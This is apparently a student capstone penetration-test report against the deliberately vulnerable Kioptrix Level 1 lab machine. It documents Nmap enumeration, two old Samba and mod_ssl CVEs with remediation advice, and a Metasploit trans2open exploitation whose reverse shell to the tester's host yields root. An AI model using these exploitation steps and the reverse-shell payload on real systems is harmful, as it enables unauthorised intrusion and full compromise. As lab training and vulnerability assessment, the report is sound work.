



Capstone Project: Full VAPT Cycle

Executive Summary

This report documents the findings of a black-box penetration test conducted against the Kioptrix Level 1 virtual machine, a deliberately vulnerable Linux system hosted on the VulnHub platform. The assessment was performed as part of a Capstone VAPT project following the Penetration Testing Execution Standard (PTES) methodology.

The target system was found to be critically vulnerable to multiple well-known exploits, including a Samba trans2open buffer overflow vulnerability that allowed complete unauthenticated remote root access. The assessment successfully demonstrated the full VAPT lifecycle — from reconnaissance through exploitation to remediation recommendations.

Scope

Fields	Details
Target	Kioptrix Level 1 (VulnHub)
Target IP	192.168.24.132
Assessment Type	Black-box penetration test
Tool Used	Nmap, OpenVas, Nikto, Metasploit




Reconnaissance & Enumeration

Host Discovery

The target IP was identified on the local subnet using netdiscover:

```
sudo netdiscover
```




IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.24.1	00:50:56:c0:00:08	1	60	VMware, Inc.
192.168.24.2	00:50:56:e5:4c:06	1	60	VMware, Inc.
192.168.24.132	00:0c:29:a3:2c:51	1	60	VMware, Inc.
192.168.24.254	00:50:56:f6:55:78	1	60	VMware, Inc.

Fig 1: Target Host Discovered

Port Scanning

An aggressive Nmap scan was performed to enumerate open ports, services, and versions:



```
(uddip@kali)-[~]
└─$ nmap 192.168.24.132 -sV -o
Starting Nmap 7.95 ( https://nmap.org ) at 2026-05-11 06:28 EDT
Nmap scan report for 192.168.24.132
Host is up (0.0014s latency).
Not shown: 994 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 2.9p2 (protocol 1.99)
80/tcp    open  http         Apache httpd 1.3.20 ((Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd (workgroup: MYGROUP)
443/tcp   open  ssl/http     Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
32768/tcp open  status       1 (RPC #100024)
MAC Address: 00:0C:29:A3:2C:51 (VMware)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux:linux_kernel:2.4
OS details: Linux 2.4.9 - 2.4.18 (likely embedded)
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.97 seconds
```

Fig 2: Nmap Scan



Critical Finding

Samba trans2open Buffer Overflow

Risk	10 CRITICAL
Reference No	CVE-2003-0201
Port	139/tcp (NetBIOS/SMB)
Vulnerability Description	A buffer overflow vulnerability exists in the Samba SMB/CIFS server. The flaw is in the trans2open() function and allows a remote attacker to execute arbitrary code with root privileges without any authentication. This vulnerability affects x86 Linux systems running Samba 2.2.0 through 2.2.8 where the noexec stack protection is not enabled.
Affected Component	Samba 2.2.0 – 2.2.8

Remediation

- Upgrade Samba to version **2.2.8a or later** which contains the official patch for this vulnerability.
- Restrict access to **port 139/tcp** at the firewall to trusted internal hosts only — never expose SMB to untrusted or external networks.
- Ensure Samba does not run as root confine it to a **dedicated low-privilege service account**.



Apache mod_ssl OpenSSL Overflow

Risk	9.3 HIGH
Reference No	CVE- 2002-0082
Port	443/tcp (HTTPS)
Vulnerability Description	A buffer overflow vulnerability in mod_ssl (versions prior to 2.8.7) when using session caching. The exploit, commonly known as 'OpenFck', can be used to obtain remote root access on vulnerable systems by triggering an overflow in the SSL session cache handling code.
Affected Component	mod_ssl 2.8.4 / OpenSSL < 0.9.6e

Remediation

- Upgrade **mod_ssl** to version **2.8.7** or later and update **OpenSSL** to **0.9.6e** or above.
- Upgrade Apache to the latest stable **2.4.x** release.
- Disable SSL session caching in the Apache configuration if not explicitly required, removing the attack surface entirely.
- Restrict access to **port 443/tcp** at the firewall to authorised IP ranges only.



Exploitation

To identify the SMB service running on the target, the **auxiliary/scanner/smb/smb_version** module was loaded within the Metasploit Framework. This module performs a version scan against the target host, fingerprinting the SMB service and returning the exact version details critical information for identifying known vulnerabilities and selecting an appropriate exploit.

```
(uddip@kali)-[~]
$ msfconsole -q
msf > use scanner/smb/smb_version
msf auxiliary(scanner/smb/smb_version) > set RHOST 192.168.24.132

RHOST => 192.168.24.132
msf auxiliary(scanner/smb/smb_version) > run
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.23/lib/recog/fingerprint/
ing: nested repeat operator '+' and '?' was replaced with '*' in regular expression
[*] 192.168.24.132:139 - Host could not be identified: Unix (Samba 2.2.1a)
[*] 192.168.24.132 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Fig 3: Smb version scan

Having identified the target as running **Samba 2.2.1a**, a search was conducted within the Metasploit Framework to enumerate available exploits for this specific version. The search returned a known remote exploitation module targeting the Samba 2.2.x service — confirming that the identified version was vulnerable and providing a viable attack vector for the next phase of the engagement.

```
msf auxiliary(scanner/smb/smb_version) > search Samba 2.2

Matching Modules
=====

#  Name                                     Disclosure Date  Rank    Check  Description
-  -
0  exploit/multi/samba/nttrans              2003-04-07      average No      Samba 2.2.2 - 2.2
1  exploit/freebsd/samba/trans2open         2003-04-07      great   No      Samba trans2open
2  exploit/linux/samba/trans2open           2003-04-07      great   No      Samba trans2open
3  exploit/osx/samba/trans2open              2003-04-07      great   No      Samba trans2open
4  exploit/solaris/samba/trans2open          2003-04-07      great   No      Samba trans2open
5  \_ target: Samba 2.2.x - Solaris 9 (sun4u) - Bruteforce . . .
6  \_ target: Samba 2.2.x - Solaris 7/8 (sun4u) - Bruteforce . . .
```

The **exploit/linux/samba/trans2open** module was selected and configured for execution. The following configuration was applied to the module before execution:

- **RHOST** — 192.168.24.132 (target / Kioptrix machine)
- **LHOST** — 192.168.24.128 (attacker / Kali machine)
- **PAYLOAD** — generic/shell_reverse_tcp

Then simply run the exploit



```
msf exploit(linux/samba/trans2open) > run
[*] Started reverse TCP handler on 192.168.24.128:2222
[*] 192.168.24.132:139 - Trying return address 0xbffffdfc...
[*] 192.168.24.132:139 - Trying return address 0xbffffcfc...
[*] 192.168.24.132:139 - Trying return address 0xbffffbfc...
[*] 192.168.24.132:139 - Trying return address 0xbffffafc...
[*] 192.168.24.132:139 - Trying return address 0xbffff9fc...
[*] 192.168.24.132:139 - Trying return address 0xbffff8fc...
[*] 192.168.24.132:139 - Trying return address 0xbffff7fc...
[*] 192.168.24.132:139 - Trying return address 0xbffff6fc...
[*] Command shell session 1 opened (192.168.24.128:2222 -> 192.168.24.132:32773) at 2026-05-11 10:12:25 -0400

[*] Command shell session 2 opened (192.168.24.128:2222 -> 192.168.24.132:32774) at 2026-05-11 10:12:26 -0400
[*] Command shell session 3 opened (192.168.24.128:2222 -> 192.168.24.132:32775) at 2026-05-11 10:12:27 -0400
[*] Command shell session 4 opened (192.168.24.128:2222 -> 192.168.24.132:32776) at 2026-05-11 10:12:29 -0400

id
uid=0(root) gid=0(root) groups=99(nobody)
whoami
root
uname -a
Linux kioptrix.level1 2.4.7-10 #1 Thu Sep 6 16:46:36 EDT 2001 i686 unknown
```

Fig 4: RCE Confirm

Conclusion

The objective was to gain root access to the target machine, which was successfully achieved by exploiting a buffer overflow vulnerability in the Samba 2.2.x service via the trans2open module. It is worth noting that this is just one of several viable attack paths available on this machine — the mod_ssl vulnerability on port 443 represents an equally effective alternative route to full system compromise. Kioptrix Level 1 serves as an excellent foundational exercise for understanding enumeration, service fingerprinting, and remote exploitation in a controlled lab environment.

Non-Technical Summary

During this security assessment, two serious vulnerabilities were discovered on the target system that allowed the testing team to gain complete administrative control without needing any username or password. The first issue was found in a file-sharing service (Samba) that had not been updated in years exploiting it took only seconds and handed over full control of the machine. The second issue was found in the system's secure web connection service (SSL), which contained a flaw that could equally be used to achieve the same result through a different route. Both vulnerabilities are well-known, have been publicly documented for over two decades, and have patches readily available. The risk to the organisation is severe — any attacker with network access to this machine could steal data, install malicious software, or cause significant disruption. Immediate software updates and firewall restrictions are strongly recommended to close both attack paths.